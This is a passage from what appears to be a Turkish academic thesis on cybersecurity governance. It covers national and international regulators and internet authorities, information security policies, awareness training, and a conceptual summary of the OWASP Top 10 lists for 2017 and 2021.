Ulusal ve uluslararası yasal düzenlemelerin haricinde siber güvenlik kullanıcıların ve sektördeki ticari kurum ve kuruluşların faaliyetlerini düzenleyen organizasyonlardan da bahsetmek mümkündür. Ülkemizde bu kurum, yetkilendirme ve lisanslamalarla ilgili faaliyetleri de yürütmekte olan, 27 Ocak 2000 tarihli ve 4502 sayılı kanunla "Telekomünikasyon Kurumu" adıyla kurulup 10 Kasım 2008 tarihinde yayımlanan bir kanunla adı "Bilgi Teknolojileri ve İletişim Kurumu (BTK)" olarak değiştirilen T. C. Ulaştırma ve Altyapı Bakanlığına bağlı sektörel düzenleyici kurumdur (BTK, 2020).

BTK benzeri kuruluşlar için Avrupa Birliği (AB) kapsamında ETSI (European Telecommunications Standard Institute), Amerika'da ANSI (American National Standards Institute), uluslararası düzeyde ise ITU (International Telecommunication Union) ve ISO/IEC/JTC1 örnek olarak verilebilir.

Sektörde düzenlemeler yapan ve standartları belirleyen yukarıda adı geçen kurum ve kuruluşlar haricinde sektörün büyümesi, gelişmesi için uğraşan, eğitim ve farkındalığın artırılması için çalışmalar yapan ve yapılan düzenlemelere paydaş olarak kamu yararına faaliyet gösteren sivil toplum kuruluşlarından da bahsetmek mümkündür. Ülkemizde bu organizasyonlara, Türkiye Bilişim Derneği, İnternet Teknolojileri Derneği, Türkiye Bilişim Vakfı, Türkiye Bilişim Güvenliği Derneği, Bilgi Güvenliği Derneği ve Linux Kullanıcılar Derneği gibi pek çok STK örnek olarak verilebilir.

Ulusal bilgi güvenliği konusunda faaliyet gösteren oluşumlar da mevcuttur. Örneğin ülkemizde Bilgi Teknolojileri ve İletişim Kurumu'nun Ulusal Siber Güvenlik Stratejisi ve 2013-2014 Eylem Planının 4.3 maddesi uyarınca Ulusal Siber Olaylara Müdahale Merkezi (USOM) oluşturulmuştur. USOM (TR-CERT)'un görevi, ülke siber güvenliğine karşı siber ortamdaki tehditlerin belirlenmesi, olası saldırı ve siber olayların etkilerinin azaltılması veya tamamen ortadan kaldırılmasına yönelik önlemlerin geliştirilmesi ve belirlenen aktörlerle paylaşılması, eğitim, farkındalık ve en iyi uygulamaların yaygınlaştırılması ve konuya ilişkin gerekli periyodik raporlamaların yapılmasıdır (USOM, 2020).

Benzer şekilde diğer ülkelerin de kendi CERT (Computer Emergency Response Team) oluşumları mevcuttur. Bunlara ABD'de CISA (Cybersecurity & Infrastructure Security Agency), Fransa'da CERT-FR (Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques), Almanya'da CERT-Bund (Computer Emergency Response Team für Bundesbehörden) örnek olarak verilebilir.

2.1.2.3. Otoriteler

Önceki bölümde adı geçen düzenleyici, denetleyici veya sektörün gelişimine faydası olan kurum ve kuruluşlar haricinde teknolojilerin oluşumuna ve standart olarak kullanımına katkı sunan İnternet Otoritelerinden de bahsetmek mümkündür.

İnternette kullanılan protokolleri ve hizmetleri geliştirmek, tanıtmak ve standartlaştırmak için çalışan, birbiriyle ilişkili çeşitli kuruluşlar vardır. Bu kuruluşlardan en görünür ve bilinir olanı İnternet Mühendisliği Görev Gücü'dür (IETF: Internet Engineering Task Force). Özetle, İnternette kullanılan protokoller ve hizmetler, IETF tarafından desteklenen işbirliğine dayalı bir geliştirme ortamında çalışan gönüllüler tarafından geliştirilmektedir.

IETF, tanımlamaları standartlar olarak onaylayan kuruluş olan İnternet Mühendisliği Yönlendirme Grubu (IESG: Internet Engineering Steering Group) adlı kardeş bir organizasyona sahiptir. IESG'nin oy hakkına sahip tüm üyeleri, aynı zamanda IETF'nin de katılımcısıdır. Buna ek olarak, İnternet Mimarisi Kurulu (IAB: Internet Architecture Board) olarak adlandırılan ilgili bir kuruluş, İnternet standartlarının kullanımını ve benimsenmesini etkileyen daha geniş teknoloji sorunlarını inceleyerek IETF adına beyin-takımı hizmetleri (uluslararası karakter kümeleri için destek gibi) sağlar.

Bu hizmetin bir parçası olarak, IAB ayrıca, özellikle çetrefilli ve karmaşık konuları araştıran, İnternet Araştırma Görev Gücü (IRTF: Internet Research Task Force) adı verilen özel bir araştırma organizasyonuna sahiptir. IAB ayrıca, geliştirilen standartların kullanımını kolaylaştıran iki idari organizasyona sahiptir. Bu gruplar, İnternet Atanmış Numaralar Yetkilisi (IANA: Internet Assigned Numbers Authority) ve RFC (Request for Comments) Düzenleyicidir.

İnternet Yönetişim Forumu, (IGF: Internet Governance Forum), İnternet yönetişimi konularında politika diyaloğu için çok paydaşlı bir yönetişim grubudur. İster hükumetleri, ister özel sektörü veya sivil toplumu temsil etsinler, İnternet yönetişimi tartışmasındaki tüm

paydaşları eşit bir temelde, açık ve kapsayıcı bir süreç aracılığıyla bir araya getirir.

Sayı Kaynak Organizasyonu (NRO: Number Resource Organization), beş Bölgesel İnternet Kayıt Merkezini (RIR: Regional Internet Registries) birleştiren tüzel kişiliğe sahip olmayan bir organizasyondur. Söz konusu beş oluşum; Afrika bölgesi için AfriNIC (African Network Information Centre), Asya ve Pasifik bölgesi için APNIC (Asia Pacific Network Information Centre), Kuzey Amerika bölgesi için ARIN (American Registry for Internet Numbers), Latin Amerika ve Karayipler bölgesi için LACNIC (Latin America and Caribbean Internet Addresses Registry) ve Avrupa bölgesi için ise RIPE NCC (Réseaux IP Européens Network Coordination Centre)'dir.

İnternet Tahsisli Sayılar ve İsimler Kurumu (ICANN: Internet Corporation for Assigned Names and Numbers), İnternet'in ad alanları ve sayısal alanlarıyla ilgili çeşitli veri tabanlarının bakım ve prosedürlerini koordine etmekten, ağın istikrarlı ve güvenli çalışmasını sağlamaktan sorumlu Amerikan menşeli çok paydaşlı ve kar amacı gütmeyen bir kuruluştur. ICANN, IANA işlev sözleşmesi uyarınca, Merkezi İnternet Adresi havuzlarının ve DNS kök bölgesi kayıtlarının fiili teknik bakım çalışmalarını gerçekleştirir.

İnternet Topluluğu (ISOC: Internet Society), İnternet ile ilgili standartlarda, eğitimde, erişimde ve politikada liderlik sağlamak amacıyla 1992 yılında Amerika'da kurulmuş, kâr amacı gütmeyen bir kuruluşudur. Misyonu, "İnternetin açık gelişimini, evrimini ve kullanımını dünyadaki tüm insanların yararına teşvik etmektir." Amerika Birleşik Devletleri Washington DC Reston'da ve İsviçre Cenevre'de ofisleri bulunmaktadır.

2.1.2.4. Politika ve prosedürler

Bilgi Güvenliği Yönetim Sistemi (BGYS), bir kurum veya kuruluşun varlıklarının gizliliğini, erişilebilirliğini ve bütünlüğünü, güvenlik tehditlerinden ve açıklarından makul bir şekilde koruduğundan emin olmak için uygulaması gereken kontrolleri, yöntemleri tanımlayan ve yöneten bir sistematiktir. BGYS'nin özü, bir organizasyonun varlıklarının yönetimi ve korunması için ele alması gereken risklerin değerlendirilmesini, bertaraf edilmesini ve risklerin tüm paydaşlara yayılmasını içeren bir süreç olan bilgi risk yönetimini içerir. Bu, varlıkların gizliliğinin, bütünlüğünün, erişilebilirliğinin ve değiştirilmesinin etkilerinin/sonuçlarının değerlendirilmesi dahil olmak üzere uygun varlık tanımlama ve değerleme adımlarını gerektirir. Bilgi güvenliği yönetiminin bir parçası olarak, bir kuruluş

bilgi güvenliği ile ilgili ISO/IEC 27001 standartlarında tanımlanan bir bilgi güvenliği yönetim sistemini ve bilgi güvenliğine ilişkin diğer en iyi uygulamaları uygulayabilir.

Bilgi güvenliği için bir dizi politika tanımlanmalı, üst yönetim tarafından onaylanmalı, herkesin erişebileceği şekilde yayımlanmalı, çalışanlara ve ilgili harici taraflara iletilmelidir. Politikalar, kurumu etkileyen geçerli düzenlemeler ve mevzuatın yanı sıra iş ihtiyaçları tarafından yönlendirilmelidir. Bu politikalar, yürürlükte olan kontrolleridir ve ayrıca müşteriler gibi paydaşlarla paylaşılmak üzere kuruluşun güvenlik konusundaki temel beyanlarını güçlendiren daha yüksek seviyeli bir ana bilgi güvenliği politikası dokümanında özetlenmiş olmalıdır. Bu kapsayıcı politika, ISO 27001 sertifikası ile bağımsız, akredite bir kurum tarafından onaylandığında çok daha inandırıcı ve güçlü bir hale gelir.

Politikalar ayrıca bilgi güvenliğinin omurgasını oluşturur ve BGYS'nin uyumlu eğitim, öğretim ve farkındalık programının bir parçası olmalıdır. Politikalar, kuruluş üyelerinin ve tedarikçiler gibi kilit tarafların uyması gereken ilkeleri belirler. Bu politikaların düzenli olarak gözden geçirilmesi ve gerektiğinde güncellenmesi gerekmektedir.

Bilgi güvenliği politikalarının, sürekli uygunluk, yeterlilik ve etkinliklerini sağlamak için planlanan aralıklarla veya önemli değişiklikler meydana geldiği durumunda (BYGS kapsamındaki kuruluşta değişiklik yapıldığında, riskleri ve problemleri, teknolojisi, mevzuatı ve regülasyonu, güvenlik zayıflıkları, olaylar veya vakalar politika değişikliği ihtiyacını gösteriyorsa) tekrar gözden geçirilmesi gerekir.

Politikalar da düzenli olarak gözden geçirilmeli ve güncellenmelidir. ISO, en azından yıllık olarak 'düzenli' gözden geçirildiğini kabul eder. Bu kadar çok incelemeyi manuel olarak yönetmek ve ayrıca bunu bağımsız incelemeyle birleştirmek gerçekten zor bir iş olabilir.

Sağlam bir güvenlik programının temelini politika ve prosedürlerin oluşturduğu söylenebilir. Bu politika ve prosedürler, üst yönetimden, sistem, veri tabanı ve ağ yöneticilerine, son kullanıcılardan tedarikçilere kadar tüm kişileri bağlar ve süreçlerin doğru şekilde işletilmesine rehberlik eder. BGYS'de yer alması gereken bazı politikalara örnek olarak; "Kabul Edilebilir Kullanım Politikası", "Erişim Kontrol Politikası", "Değişiklik Yönetim Politikası", "Bilgi Güvenliği Politikası", "Olay Müdahale Politikası", "Uzaktan Erişim Politikası", "E-posta/İletişim Politikası", "Felaketten Kurtarma Politikası", "İş Sürekliliği Planı" verilebilir.

BGYS haricinde de politika ve prosedürlerden bahsedilebilir. Örneğin güvenli yazılım geliştirme süreçlerinde de güvenli kodlama prosedürleri veya güvenlik test prosedürleri mevcuttur. Sunucu/uygulama yönetimi, işletim sistemi yönetimi, güvenlik sıkılaştırma, penetrasyon testleri vb. gibi bilgi güvenliği ile ilişkili birçok konuda da en iyi uygulama örneklerinden faydalanılarak oluşturulmuş politika ve prosedürler ile kişilerden kaynaklanabilecek zafiyetleri en aza indirmek mümkündür.

2.1.3. Eğitim ve farkındalık

Eğitim ve farkındalık, doğrudan insan faktörü ile ilgili konular olsa da, güvenliğin en zayıf halkasını oluşturduğu söylenen insan kaynaklı oluşan güvenlik zafiyetlerini azaltmak, en zayıf halkayı güçlendirmek için en önemli belki de yegane argümanlar olarak görünmektedir. Bu nedenle daha önceki başlık altında değil ayrı bir başlık olarak ele alınmıştır.

Tüm çalışanların, bir kuruluşun sistemlerini ve verilerini güvende tutmada oynayabilecekleri rolü, belirli bir düzeyde anlaması gerektiğine dair artan bir kabul vardır. Birçok kuruluş, güvenlik bilinci eğitimi vermesine rağmen bunun işe yaramadığına dair gerçek bir endişe vardır. Aslında, Axelos (2016) tarafından yakın zamanda yapılan bir anket, güvenlik bilinci eğitiminden sorumlu profesyonellerin, eğitimin büyük ölçüde etkisiz olduğunu bildirdiklerini ortaya çıkarmıştır.

Eğitim ve farkındalık, bilgi güvenliği zincirinde farklı halkaları oluşturan ve dolayısı ile farklı etkilerde risk oluşturan insan faktörleri için önemlidir. Buna örnek olarak sosyal mühendislik, oltalama gibi saldırılara maruz kalabilecek herhangi bir çalışan, yaşadığı bir güvenlik ihlalini ilgili birimlere bildirmeyen bir son kullanıcı, sistem/sunucu/uygulama/veri tabanı yöneticisinin yapacağı yapılandırma hatasının sebep olacağı bir güvenlik zafiyeti, bir kullanıcının sistemlere erişimi için belirleyeceği zayıf veya eksik şifre/kimlik bilgileri, kullanıcının kimlik bilgilerini başkaları ile paylaşması, istemcilerin güvenlik güncellemelerine dikkat etmemeleri, yazılım geliştiricilerin yazılım işlevlerine önem verirken güvenlik ile ilgili hususlara önem vermemeleri gibi birçok örnek verilebilir.

Kuruluşların çoğu çalışanlara bilgi güvenliği konusunda genellikle mevzuatın zorunlu tuttuğu şekilde temel eğitim vermektedir. Bu eğitimler, çoğunlukla çevrim içi temel veya temel giriş niteliğindedir. Eğitimle birlikte davranış değişikliği de önemlidir. Örneğin şirket içinde kurgulanmış bir kimlik avı saldırısı, kullanıcı farkındalığını anlamak için her kuruluşta

çok yaygın olarak kullanılan bir yöntemdir (Al-Mohannadi *ve diğ.*, 2018).

Güvenlik bilinci eğitimi, genellikle maliyet veya farklı kaygılarla belirli bir personel grubuna uygulanmaktadır. Bununla birlikte, güvenlik açıkları en az beklenen yerlerde olabileceğinden, etkili güvenlik bilinci eğitimi vermenin anahtarı tüm personelin buna erişmesini sağlamaktır. Güvenlik risklerinin farkında oldukları varsayılabilecek, hassas verilere erişimi olan personel bile, örneğin, kolay şifreler kullanmak veya güvenlik yönergelerine uymamak gibi genellikle basit ve ilk bakışta risksiz faaliyetlerin önemli sorunlara yol açabileceği gerçeğini bilinçsizce görmezden gelebilmektedir.

Kuruluşlar, çalışanları için açıkça etkili bir güvenlik eğitimi ve farkındalık programı çizmelidir (Chess ve Arkin, 2011). Bu programın amacı, proje ekibini güvenli yazılım geliştirme ile ilgili bilgi ve becerilerle donatmaktır. Güvenli yazılım geliştirme girişimleri için gerekli desteğin sağlandığından emin olmak için yazılım geliştirme projesine dahil olan her paydaşa güvenli yazılım geliştirmenin önemi konusunda farkındalık verilmelidir. Eğitim, geliştiricilerin, güvenlik sorunlarının kuruluşlar üzerindeki potansiyel etkisine karşı duyarlı olmalarına yardımcı olabilecek bir öğrenme sürecidir (Raghavan ve Zhang, 2017). Geliştiricileri iyi kodlama uygulamalarına duyulan ihtiyaç konusunda eğitmek, güvenliği artıran iyi kodlama alışkanlıklarıyla sonuçlanabilir.

Güvenli yazılım geliştirme uygulamalarının başarılı bir şekilde uygulanması, geliştiricinin bilgi, deneyim ve becerisinden doğrudan etkilenir. Geliştiricinin aldığı eğitim kritiktir çünkü güvenlik tehditlerini anlama eksikliği, geliştiricinin geliştirme sırasında farkında olmadan daha fazla güvenlik açığı oluşturmasına neden olabilir (Bartsch, 2011).

Bazı kuruluşlar, statik analiz araçları gibi pahalı güvenlik araçları edinir, ancak geliştiricilerin bunları etkili bir şekilde kullanma becerisi veya deneyimi olmadığı için bu çabalar boşuna gitmektedir. SDLC'nin tamamına dahil olan kişilerin güvenli uygulamalar ve yazılımlar üretmek için ne yapılması gerektiğini anlamaları önemlidir (Colley, 2010).

Bir kelime işleme programını veya başka bir uygulamayı etkili bir şekilde kullanmaları için eğitebilecek şekilde, çalışanları siber ortamda güvenli olmaları için eğitmek pek mümkün görünmemektedir. Daha ziyade, siber güvenlik eğitimi, çalışanların karşılaştıkları herhangi bir durumda güvenlik hakkında nasıl düşündüklerini belirleyen bir güvenlik zihniyeti geliştirmekle ilgilidir.

Güvenlik sorunlarının her düzeydeki çalışanlar tarafından anlaşılmasını sağlamak için yaratıcı yollar bulmak hayati önem taşımaktadır. Bu yöntemlerden halihazırda kullanılanlardan bazıları oyunlaştırma ve senaryolaştırmadır. Güvenlik, şirketin daha geniş kültürünün bir parçası haline gelmelidir. Aksi takdirde, verilen farkındalık eğitimleri, ev işlerini bir kez yapmak ve bunun evi temiz tutmak için yeterli olacağını hayal etmek gibidir.

2.1.4. OWASP Top 10

OWASP (Open Web Application Security Project), Web uygulama güvenliği için yazılım araçları ve bilgi tabanlı belgeler geliştirmek üzere kurulmuş bir açık kaynak topluluğu projesidir. OWASP, kurumların (üniversiteler, kamu kuruluşları, özel sektör firmaları, vb.) güvenilir olabilecek uygulamaları tasarlamalarını, geliştirmelerini, edinmelerini, yönetmelerini ve sürdürmelerini sağlamaya adanmıştır. OWASP Top 10, Web uygulama güvenliği için güçlü bir farkındalık belgesidir. OWASP Top Ten, en kritik Web uygulama güvenliği kusurlarının ne olduğu konusunda geniş bir fikir birliğini temsil eder. Proje üyeleri, bu listeyi üretmek için uzmanlıklarını paylaşan dünyanın dört bir yanından çeşitli güvenlik uzmanlarını içermektedir. "OWASP Top 10 - En Kritik 10 Web Uygulama Güvenlik Riski Raporu", OWASP tarafından 2003 yılından itibaren belirli periyotlarla yayımlanmakta olup Akademi, Devlet Kurumları, Standardizasyon Grupları, Ticari Örgütler, Sertifikasyon Kuruluşları ve Yazılım Geliştiricileri tarafından referans olarak kullanılmaktadır.

Siber Güvenlik ve Web Zafiyet Analizi konusunda yapılan birçok araştırma ve yayında OWASP Top 10 raporunun referans alındığı, çalışma kapsamının en sık karşılaşılan ve kritik olan 10 açıklık ile sınırlandırıldığı görülmektedir.

2017-A1: Enjeksiyon (Injection)

SQL, NoSQL, İşletim Sistemi ve LDAP enjeksiyonu gibi enjeksiyon kusurları, komutun veya sorgunun bir parçası olarak yorumlayıcıya güvenilmeyen veriler gönderildiğinde ortaya çıkar. Saldırganın kötücül verileri, yorumlayıcıyı yanıltarak istenmeyen komutların yürütülmesini veya uygun yetkilendirme olmadan verilere erişilmesini sağlayabilir.

2017-A2: Eksik/Yanlış Kimlik Doğrulama (Broken Authentication)

Kimlik doğrulama ve oturum yönetimi ile ilgili uygulama işlevleri, genellikle saldırganların parolaları, anahtarları veya oturum belirteçlerini ele geçirmesine veya diğer uygulama kusurlarını diğer kullanıcıların kimliklerini (geçici veya kalıcı olarak) tahmin etmek için

kullanmalarına izin verir.

2017-A3: Hassas Veriyi Açıkta Bırakma (Sensitive Data Exposure)

Çoğu Web uygulaması ve API, finansal, sağlıkla ilgili ve kişisel ayırt edici bilgiler gibi hassas verileri düzgün şekilde korumaz. Saldırganlar, zayıf şekilde korunan bu gibi verileri, kredi kartı dolandırıcılığı, kimlik hırsızlığı veya diğer suçları işlemek için çalabilir veya değiştirebilir. Hassas veriler, hem saklanma veya iletim sırasında şifreleme gibi ilave koruma, hem de tarayıcı üzerinden gönderilirken alınacak özel tedbirler gerektirir.

2017-A4: XML Harici Öge (XML External Entity (XXE))

Birçok eski veya yetersiz yapılandırılmış XML işlemci, XML belgelerindeki harici varlık referanslarını değerlendirir. Harici ögeler, URI (Uniform Resource Identifier - Tekdüzen Kaynak Tanımlayıcısı) dosya işleyiciyi, yamasız Windows sunuculardaki dahili SMB dosya paylaşımlarını, dahili port taramayı, uzaktan kod yürütmeyi ve Billion Laughs (XML Bombası) gibi hizmet reddi saldırılarını kullanarak dahili dosyaları ifşa etmek için kullanılabilir.

2017-A5: Eksik/Yanlış Erişim Kontrolü (Broken Access Control)

Kimliği doğrulanmış kullanıcıların neleri yapmalarına izin verildiğine dair sınırlamalar düzgün bir şekilde uygulanmayabilmektedir. Saldırganlar, bu kusurları, diğer kullanıcıların hesaplarına erişmek, hassas dosyaları görüntülemek, diğer kullanıcıların verilerini değiştirmek, erişim haklarını değiştirmek gibi yetkisiz işlevselliklere ve/veya verilere erişmek için kullanabilirler.

2017-A6: Yanlış Güvenlik Yapılandırılması (Security Misconfiguration)

Yanlış Güvenlik Yapılandırması, veriler için kısmen manuel veya geçici konfigürasyonlardan (veya hiç yapılandırılmamaktan), güvensiz varsayılan yapılandırmalardan, açık S3 (Simple Storage Service - Basit Depolama Hizmeti) kovalarından, yanlış yapılandırılmış HTTP başlıklarından, hassas bilgiler içeren hata mesajlarından, sistemlerin, çerçevelerin, bağımlılıkların ve bileşenlerin zamanında (ya da hiç) yamanmamasından kaynaklanan en yaygın sorunlardan birisidir.

2017-A7: Siteler Arası Betik Çalıştırma (Cross-Site Scripting (XSS))

XSS kusurları, uygulamanın yeni bir web sayfası uygun bir doğrulama veya özel karakterlerin kodlanması olmadan güvenilmeyen veriler içerdiğinde veya mevcut bir Web

sayfası, JavaScript oluşturabilen bir tarayıcı API'sini kullanarak kullanıcı tarafından sağlanan verilerle güncellendiğinde ortaya çıkar. XSS, saldırganların kurbanının tarayıcısında, kullanıcı oturumlarını kötüye kullanabilecek, Web sitelerini atlatacak veya kullanıcıyı kötü niyetli sitelere yönlendiren komut dosyaları yürütmesine izin verir. Tezin **2.2.** Bölümünde bu zafiyet hakkında daha detaylı bilgi verilmiştir.

2017-A8: Güvensiz Ters-serileştirme (Insecure Deserialization)

Güvensiz Ters-serileştirme kusurları, bir uygulama kötücül olarak serileştirilmiş nesneler aldığında oluşur. Güvensiz Ters-serileştirme, uzaktan kod çalıştırılmasına neden olur. Ters-serileştirme kusurları, uzaktan kod çalıştırılmasına neden olmasa bile, serileştirilmiş nesneler tekrar kullanılabilir, kullanıcıları taklit etmek için değiştirilebilir veya silinebilir, enjeksiyon saldırılarının gerçekleşmesine ve yetkilerin yükseltilmesine neden olabilir.

2017-A9: Bilinen Açıklığa Sahip Bileşenleri Kullanma (Using Components with Known Vulnerabilities)

Kütüphaneler, çerçeveler ve diğer yazılım modülleri gibi bileşenler, uygulama ile aynı yetkilendirmelerle çalışır. Güvenlik açığından etkilenen bir bileşen istismar edilirse, böyle bir saldırı ciddi veri kaybını veya sunucuyu ele geçirmeyi kolaylaştırabilir. Bilinen güvenlik açıklarına sahip bileşenleri kullanan uygulamalar ve API'ler, uygulama savunmalarını zayıflatabilir, çeşitli saldırıları ve etkilenilebilecek olayları tetikleyebilir.

2017-A10: Yetersiz Kayıt Tutma ve İzleme (Insufficient Logging & Monitoring)

Yetersiz loglama ve izleme, eksik ve etkin olmayan entegrasyon ile birleştiğinde, saldırganların sistemlere daha fazla saldırmalarına, kalıcılığı sürdürmelerine, diğer sistemlere sıçramalarına ve verileri değiştirmelerine, çıkarıp almalarına veya yok etmelerine izin verir. Birçok ihlal çalışması, bir ihlalin tespit edilme süresinin 200 günün üzerinde olduğunu ve genellikle iç süreçler veya izleme ile değil dış taraflarca tespit edildiğini göstermektedir.


OWASP Top 10, geliştiriciler ve web uygulaması güvenliği için standart bir farkındalık belgesidir. Web uygulamalarına yönelik en kritik güvenlik riskleri hakkında geniş bir fikir birliğini temsil eder. Kurumların bu belgeyi benimsemesi ve web uygulamalarının bu riskleri en aza indirmesini sağlama sürecini başlatması önemlidir. OWASP Top 10'u kullanmak, yazılım geliştirme kültürünü daha güvenli kod üreten bir kültüre dönüştürmenin ve güvenli bir web ekosisteminin belki de en etkili ilk adımıdır.

Tablo 2.2: OWASP 2017 Top 10

Risk	Kaynak	Etkilenen	Saldırı Vektörleri		Güvenlik Zayıflığı		Etkileri		Skor
			Tehdit Ajanları	Sömürülebilirlik	Yaygınlık	Tespit Edilebilirlik	Teknik Açıdan	İş Açısından	
2017-A1	Uygulama	Sunucu	Uyg. Özgü	Kolay (3)	Olağan (2)	Kolay (3)	Ciddi (3)	Uyg. Özgü	8.0
2017-A2	Uygulama	İstemci	Uyg. Özgü	Kolay (3)	Olağan (2)	Orta (2)	Ciddi (3)	Uyg. Özgü	7.0
2017-A3	Uygulama	Sunucu	Uyg. Özgü	Orta (2)	Yaygın (3)	Orta (2)	Ciddi (3)	Uyg. Özgü	7.0
2017-A4	Uygulama	Sunucu	Uyg. Özgü	Orta (2)	Olağan (2)	Kolay (3)	Ciddi (3)	Uyg. Özgü	7.0
2017-A5	Uygulama	Sunucu	Uyg. Özgü	Orta (2)	Olağan (2)	Orta (2)	Ciddi (3)	Uyg. Özgü	6.0
2017-A6	Sunucu	Sunucu	Uyg. Özgü	Kolay (3)	Yaygın (3)	Kolay (3)	Makul (2)	Uyg. Özgü	6.0
2017-A7	Uygulama	Sunucu / İstemci	Uyg. Özgü	Kolay (3)	Yaygın (3)	Kolay (3)	Makul (2)	Uyg. Özgü	6.0
2017-A8	Uygulama	Sunucu	Uyg. Özgü	Zor (1)	Olağan (2)	Orta (2)	Ciddi (3)	Uyg. Özgü	5.0
2017-A9	Uygulama	Sunucu	Uyg. Özgü	Orta (2)	Yaygın (3)	Orta (2)	Makul (2)	Uyg. Özgü	4.7
2017-A10	Uygulama / Sunucu	Uygulama / Sunucu	Uyg. Özgü	Orta (2)	Yaygın (3)	Zor (1)	Makul (2)	Uyg. Özgü	4.0

Tablo 2.2'de belirtilen nihai Skor değeri *Skor= (Sömürülebilirlik + Yaygınlık + Tespit Edilebilirlik) /3 * Teknik Açıdan Etkileri* şeklinde hesaplanmaktadır.

Bu çalışma süresince, Kasım 2017'de yayımlanmış olan OWASP Top 10 2017 raporu temel alınmış olup, raporda yer alan açıklıklara yukarıda kısaca değinilmiştir. Çalışmanın son aşamalarında, OWASP tarafından 24 Eylül 2021 tarihinde, (OWASP Top 10, 2021a) raporu da yayımlanmıştır. Bu rapor ile çalışmada temel alınan 2017 sürümü arasındaki farklılıklara aşağıda kısaca değinilmiştir.



Şekil 2.2: OWASP Top 10:2021 (OWASP Top 10, 2021b)

2017 raporu ile karşılaştırıldığında 2021 belgesinde üç yeni kategori, adlandırma ve kapsam değişiklikleri içeren dört kategori ve bazı birleştirmeler göze çarpmaktadır.

- **A01:2021-Eksik/Yanlış Erişim Kontrolü (Broken Access Control):** 2017'deki beşinci sıradan yukarı hareket ettiği görülmektedir; Uygulamaların %94'ü bir tür bozuk erişim denetimi için test edildi. Eksik/Yanlış Erişim Kontrolü ile eşlenen 34 Yaygın Zayıflık Numaralandırması, uygulamalarda diğer kategorilerden daha fazla olaya sahipti.
- **A02:2021-Kriptografik Hatalar (Cryptographic Failures):** 2017'dekinden bir sıra yukarıya, daha önce bir kök nedenden ziyade geniş bir belirti olan Hassas Veriyi Açıkta

Bırakma (Sensitive Data Exposure) olarak bilinen bu zafiyet, 2 sıraya kayar. Burada yenilenen odak noktası, genellikle hassas verilerin açığa çıkmasına veya sistemden ödün verilmesine yol açan kriptografiyle ilgili hatalardır.

- **A03:2021-Enjeksiyon (Injection):** 2021 raporunda üçüncü sıraya kaydığı görülmektedir. Başvuruların %94'ü bir tür enjeksiyon için test edildi ve bu kategoriye eşlenen 33 CWE, uygulamalarda, ikinci en çok görülen açıklıklar oldu. Siteler Arası Betik Çalıştırma (XSS) artık 2021 sürümünde bu kategorinin bir parçasıdır.

- **A04:2021-Güvensiz Tasarım (Insecure Design):** 2021 için tasarım kusurlarıyla ilgili risklere odaklanan yeni bir kategoridir. Bir endüstri olarak gerçekten "ilerlemek" istiyorsak, tehdit modelleme, güvenli tasarım kalıpları ve ilkeleri ile referans mimarilerin daha fazla kullanılması gereklidir.

- **A05:2021-Yanlış Güvenlik Yapılandırması (Security Misconfiguration):** önceki sürümde 6. sırada yer alan bu zafiyet, bu sürümde yukarı çıkıyor; Uygulamaların %90'ı bir tür yanlış yapılandırma için test edildi. Yüksek düzeyde yapılandırılabilir yazılımlara geçişle birlikte, bu kategorinin yukarı doğru çıktığını görmek şaşırtıcı değildir. XML Harici Öge adlı eski kategori artık bu kategorinin bir parçasıdır.

- **A06:2021-Zafiyete açık ve Güncel Olmayan Bileşenler (Vulnerable and Outdated Components):** daha önce Bilinen Açıklığa Sahip Bileşenleri Kullanma (Using Components with Known Vulnerabilities) başlığıyla 2017 Top 10 topluluk anketinde 2. sıradaydı, ancak aynı zamanda veri analizi yoluyla Top 10'a girmeye yetecek kadar veriye sahipti. Bu kategori 2017'de 9. sırada yer alıyor ve riski test etmek ve değerlendirmek için mücadele edilen bilinen bir sorundu. Dahil edilen CWE'lerle eşlenmiş herhangi bir Ortak Güvenlik Açığı ve Etkilenmeye sahip olmayan tek kategoridir, bu nedenle puanlarına varsayılan olarak yararlanma ve etki ağırlıkları 5,0 olarak dahil edildi.

- **A07:2021-Tanımlama ve Kimlik Doğrulama Hataları (Identification and Authentication Failures):** Eksik/Yanlış Kimlik Doğrulama (Broken Authentication) başlığıyla 2017 raporunda ikinci sırada yer alıyordu ancak 2021 raporunda aşağı sıralara kayarak şimdi daha çok tanımlama hatalarıyla ilgili CWE'leri içeriyor. Bu kategori hala Top 10'un ayrılmaz bir parçası, ancak standartlaştırılmış çerçevelerin artan kullanılabilirliği konuya yardımcı oluyor gibi görünüyor.

